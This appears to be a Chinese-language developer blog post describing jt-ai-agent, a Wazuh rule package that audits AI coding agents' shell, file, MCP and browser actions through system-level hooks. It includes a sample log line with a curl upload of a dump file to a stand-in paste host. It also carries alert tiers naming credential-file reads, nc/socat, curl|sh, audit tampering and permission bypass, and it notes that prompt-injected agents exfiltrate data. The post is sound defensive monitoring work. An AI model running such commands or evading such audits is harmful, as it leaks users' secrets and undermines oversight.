AI 程式代理在你的主機上下了哪些指令、讀了哪些檔案,出事之後查得出來嗎?
Claude Code、Codex、opencode、Gemini CLI、Cursor、GitHub Copilot 這類 AI 程式代理,早就不只是「給建議」。它們會自己下 shell 指令、改檔案、經 SSH 連到別台主機、呼叫各種 MCP(Model Context Protocol,讓代理呼叫外部工具的介面)工具,甚至打開瀏覽器幫你點網頁。
EDR 或 auditd 看得到「某個程序執行了 bash」,卻看不出這是哪個 AI 代理、在哪個工作階段、為了哪一次工具呼叫而執行的。所以我在 jt-wazuh-mgr(我為了強化 Wazuh 管理而開發的外掛工具)裡做了 jt-ai-agent 規則套件:在代理本身留下稽核記錄,交給 Wazuh 分級告警,再用看板呈現。
要回答的問題
把 AI 代理放進公司的主機之後,資安與維運人員很快會被問到這幾件事:
- 誰、在哪、做了什麼
代理以誰的身分、在哪台主機、做了什麼?出事之後能不能回頭查? - 有沒有外洩
它有沒有讀了私鑰或雲端帳密,接著又把資料傳出去? - 有沒有被關掉保護
有沒有人(或代理自己)把權限確認全部關掉,或是動了稽核設定? - 有多少台在用
公司裡到底有幾台主機在跑 AI 代理?有沒有沒被納管的?
jt-ai-agent 的組成
jt-ai-agent 是 jt-wazuh-mgr(開源,AGPL-3.0)的規則套件之一,本文對應 jt-wazuh-mgr v1.37.3、套件 1.5.4,包含四個部分:
- hook 程式
jt-ai-agent-hook.py,只用 Python 標準函式庫,放在每台跑 AI 代理的主機上。代理每一次呼叫工具之前,都會先把呼叫內容交給它,它把重點寫成一行 JSON 到/var/log/jt-ai-agent/actions.log - Wazuh 解碼器與 72 條規則
規則編號 133700~133799,Wazuh agent 收這個記錄檔,manager 依規則分級告警,從一般的 L3 到要立刻處理的 L12、L13 - 看板
匯入 Wazuh Dashboard 之後,一眼看出誰在用哪個代理、做了哪些事、哪些值得注意 - 盤點腳本
在每個 Wazuh manager 節點上每六小時跑一次,找出「有裝 AI 代理、卻沒有納入稽核」的主機,以及開在網路上的本機模型服務(Ollama、llama.cpp、vLLM)
支援的 AI 代理
hook 一律掛在系統層的設定,對主機上所有使用者生效,多數代理的一般使用者無法自己拿掉(Gemini CLI 例外,見下表)。支援 Linux 與 macOS(macOS 的路徑在 /Library/Application Support/ 底下),Windows 目前不支援。
| AI 代理 | 掛接位置(Linux) | 說明 |
|---|---|---|
| Claude Code | /etc/claude-code/managed-settings.json | 受管理設定的 hooks,使用者與專案設定都關不掉 |
| Codex | /etc/codex/requirements.toml | 系統要求檔裡的受管理 hooks;同時固定 [features] hooks = true,使用者才無法用自己的設定關掉所有 hooks |
| opencode | /etc/opencode/plugins/ | 系統外掛目錄 |
| Gemini CLI | /etc/gemini-cli/settings.json | 系統設定;但使用者可以在自己的設定用 hooksConfig.disabled 停用這個 hook,套件會偵測並告警(規則 133775、133776) |
| Cursor | /etc/cursor/hooks.json | 只用「執行後」事件,避免擋到代理 |
| GitHub Copilot | /etc/github-copilot/policy.d/ | 官方文件標示這個目錄給 Copilot CLI 使用;VS Code 代理模式會不會讀取,GitHub 沒有說明,要實際確認 |
注意:Claude Code、Codex、opencode 已在實際環境運作;Gemini CLI、Cursor、GitHub Copilot,以及經 MCP 的瀏覽器自動化,是依各工具的官方文件實作與測試,尚未在受稽核的主機上長期使用。
記錄範圍
記錄的內容
- 誰
作業系統帳號、經 sudo 前的原始帳號、工作階段 ID、子代理 - 在哪
主機、工作目錄、git 專案與分支、權限模式,經 SSH 進來的話還有來源位址 - 做了什麼
工具名稱;shell 指令的指令列(最多 2,000 字元);檔案工具的路徑;網頁工具的網址;MCP 呼叫的伺服器與工具;瀏覽器自動化的動作、網址與元素
不記錄的內容
- 檔案內容、指令輸出、提示詞(prompt)一律不記
- 在瀏覽器裡輸入的文字、執行的 JavaScript,只記長度
- 指令列裡的密碼、token、金鑰,寫入前先換成
***,例如DB_PASSWORD=***、curl -u user:***,以及 GitHub、GitLab、Slack、AWS、Google、JWT 的 token 格式
hook 永遠不阻擋:它不做任何決定、不改變代理的行為,自己出錯時也是安靜結束,代理照常工作。它是行車紀錄器,不是閘門。
一行實際的記錄長這樣(示範資料):

{"jt_ai":{"v":1,"ts":"2026-11-15T16:06:02+0800","host":"dev-ws-02","user":"carol","event":"PreToolUse","session":"sess-x10","cwd":"/home/carol/projects/inventory","tool":"Bash","agent":"claude-code","cmd":"curl -F file=@dump.tgz https://paste.example.net/upload","cmd_len":55}}告警規則的分級
每一次工具呼叫都會留下記錄,但 Wazuh 只對值得看的事情升等級。規則也標註了對應的 MITRE ATT&CK 技術(例如 T1552 Unsecured Credentials、T1041 Exfiltration Over C2 Channel),方便和既有的資安流程接軌。
| 等級 | 代表性的規則 |
|---|---|
| L3 一般活動 | 執行 shell 指令、修改檔案、使用網頁工具、呼叫 MCP 工具、啟動子代理、開始工作階段,用來統計與回溯 |
| L4~L8 需要留意 | 經 SSH 連到其他主機(L4)、指令裡帶了密碼或 token(已遮蔽,L4)、網路掃描工具與 nc、socat 這類原始連線(L6)、在瀏覽器執行 JavaScript 或讀取 cookie 與網路請求(L6)、下載後直接執行 curl … | sh(L8)、代理新增或修改自己的 MCP 伺服器(L8)、整個工作階段關閉所有權限確認(bypassPermissions,L8) |
| L9~L10 高風險 | 讀取私鑰或帳密檔(~/.ssh/id_*、~/.aws/credentials 等,L9)、用 curl/wget 上傳本機檔案或使用檔案分享、穿隧服務(L10)、設定常駐(cron、systemd、authorized_keys)、變更帳號或權限、讀取瀏覽器 cookie 或已存密碼、挖礦程式、本機的破壞性指令(皆 L10) |
| L12 立即處理 | 經 SSH 下破壞性指令、竄改稽核本身(改 hook、改受管理設定、清除記錄或關掉稽核)、同一工作階段十分鐘內四個以上破壞性指令 |
| L13 最高 | 同一工作階段先讀帳密,15 分鐘內把資料傳出去 |
最後兩類是跨事件的關聯:單一個動作看起來都還好,連在一起才是警訊。「先讀帳密再外傳」正是被提示注入(prompt injection)的代理把資料帶出去的樣子。
看板導覽
套件附的看板有中英兩版,以下截圖都是虛構的示範資料(主機、帳號、10.0.5.x 位址都是假的),告警則是把示範記錄送進真正的 Wazuh 4.14 manager 產生的。截圖拍自 OpenSearch Dashboards 2.19.6,也就是 Wazuh Dashboard 4.14 內建的版本。

